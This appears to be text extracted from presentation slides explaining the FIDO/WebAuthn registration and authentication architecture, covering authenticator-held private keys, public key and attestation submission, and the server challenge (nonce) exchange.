
Private Key

# ARCHITECTURE - REGISTRATION



- Stored within the authenticator (TPM / Fido)

# ARCHITECTURE - REGISTRATION




- Credential's public key is sent to the server
- Attestation containing additional information is also sent

# ARCHITECTURE - AUTHENTICATION

---




# ARCHITECTURE - AUTHENTICATION




- Server ("Relying-Party") serves a script to users

# ARCHITECTURE - AUTHENTICATION




- Script requests a challenge (nonce) from the server

# ARCHITECTURE - AUTHENTICATION



- Script requests an challenge (nonce) from the server
- Server returns the challenge to the client

